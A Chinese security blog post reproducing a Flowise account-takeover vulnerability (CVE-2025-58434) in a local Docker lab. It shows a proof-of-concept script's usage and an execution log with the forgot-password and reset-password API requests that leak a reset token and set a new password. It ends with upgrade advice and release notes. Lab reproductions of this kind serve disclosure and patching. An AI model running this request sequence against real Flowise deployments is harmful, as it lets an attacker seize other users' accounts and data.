


# 【已复现】Github上43.7k Star的AI应用 账户接管漏洞 (CVE-2025-58434)

## 漏洞介绍

Flowise 是一个通过拖拽操作来构建自定义大语言模型流程的用户界面。在3.0.5 及更早版本中，Flowise 的 `forgot-password` 接口在未经过身份验证或校验的情况下，会返回敏感信息，包括有效的密码重置 `tempToken`。这使得攻击者可以为任意用户生成重置令牌，并直接重置其密码，从而导致完全的账户接管 (ATO)。



## 漏洞利用条件

- Flowise版本 < 3.0.5

## 漏洞环境部署

在“CVE-2025-58434一键部署环境”文件夹执行 `docker-compose up -d` 即可部署CVE-2025-58434漏洞环境

相关安装包可在知识星球内领取，知识星球介绍详见文末

```
< > CVE-2025-58434一键部署环境  
名称  
Dockerfile  
docker-compose.yml  
[+] Running 2/2  
✓ Network docker_default      Created  
✓ Container docker-flowise-1 Started  
a1batr0ss@MacBookAir ~ %  
6 KB YAML
```

部署成功访问 <http://127.0.0.1:3000> 可以看到（第一次会需要你创建一个账号，随意创建即可）

## Sign In

Email \*

Password \*

[Forgot password?](#)

[Login](#)

## 漏洞利用

CVE-2025-58434利用脚本使用方法如下：

CVE-2025-58434.py可在知识星球内领取，知识星球介绍详见文末

```
(CommonPython) a1batr0ss@MacBookAir ~ % python CVE-2025-58434.py -h
usage: CVE-2025-58434.py [-h] --target TARGET --email EMAIL --password PASSWORD
```

Flowise账户接管漏洞测试脚本 - By 天翁安全（微信公众号）

options:  
-h, --help show this help message and exit  
--target TARGET 目标主机（例如：127.0.0.1:3000）  
--email EMAIL 要重置密码的邮箱地址  
--password PASSWORD 新密码

使用示例：

```
python script.py --target 127.0.0.1:3000 --email test@example.com --password NewPassword123!
```

注意：此脚本仅应在获得明确授权的测试环境中使用

## 执行脚本重置Flowise密码

```
(CommonPython) a1batr0ss@MacBookAir ~ % python CVE-2025-58434.py --target 127.0.0.1:3000 --email [REDACTED] --password Admin@123
=====
密码重置流程测试
=====
目标: 127.0.0.1:3000
邮箱: [REDACTED]
新密码: *****
=====

步骤 1: 发送忘记密码请求 ...
发送请求到: http://127.0.0.1:3000/api/v1/account/forgot-password
请求数据: {
  "user": {
    "email": "[REDACTED]"
  }
}
成功获取临时 token: NaDf4vNjVwMpaIopIobLMw1bsl0eSgHQqADCLuJ64ggDbts8il0TUF7D7dBAdFIk

步骤 2: 使用临时 token重置密码 ...
发送请求到: http://127.0.0.1:3000/api/v1/account/reset-password
请求数据: {
  "user": {
    "email": "[REDACTED]",
    "tempToken": "NaDf4vNjVwMpaIopIobLMw1bsl0eSgHQqADCLuJ64ggDbts8il0TUF7D7dBAdFIk",
    "password": "Admin@123"
  }
}
密码重置成功
```

使用新密码登录Flowise，成功接管账号

The screenshot shows the Flowise application interface. On the left, there is a sidebar with navigation links: Chatflows (selected), Agentflows, Executions, Assistants, Marketplaces, Tools, Credentials, Variables, and API Keys. The main content area is titled "Chatflows" and contains the sub-instruction "Build single-agent systems, chatbots and simple LLM flows". It features a search bar labeled "Search Name or Category [ ⌘ + F ]" and a button to "Add New". Below the title, there is a small illustration of three cartoonish characters interacting with a computer monitor. A message at the bottom right says "No Chatflows Yet".

## 漏洞修复

修复需要将版本升级

- 将Flowise版本升级到 3.0.6 及以上

# flowise@3.0.6

## What's Changed

### Nodes

- feat: add JSONPathExtractor tool by [@anatolyburtsev](#) in [#5052](#)
- Feature: Add SambaNova by [@luisfucros](#) in [#4961](#)
- Feat/aws kendra vector search by [@anatolyburtsev](#) in [#5088](#)
- Feat: add gpt oss models to aws bedrock by [@anatolyburtsev](#) in [#5122](#)
- feat: add config override for langwatch to allow passing metadata as well by [@rogeriochaves](#) in [#5121](#)
- feat: Enable Tracing Support For Self-Hosted & Cloud Phoenix Instance by [@ialisaleh](#) in [#5114](#)
- feat: add CometAPI integration with ChatCometAPI node by [@TensorNull](#) in [#5160](#)
- feat: Add AWS DynamoDB KV Storage tool by [@anatolyburtsev](#) in [#5111](#)
- Chore/Accept Dynamic Variable From Metadata Filter by [@HenryHengZJ](#) in [#5203](#)

### Core

- Chore/remove redundant loggers by [@HenryHengZJ](#) in [#5067](#)
- Chore/minor execution view ui fix by [@HenryHengZJ](#) in [#5069](#)
- Add support for nested objects and arrays in Zod schema parser by [@chungyau97](#) in [#5098](#)
- Use ADC credentials on the gcs storage client by [@Stono](#) in [#5102](#)
- Secure password reset endpoints by [@chungyau97](#) in [#5167](#)
- feat: execution filter by agentflow name by [@anatolyburtsev](#) in [#5117](#)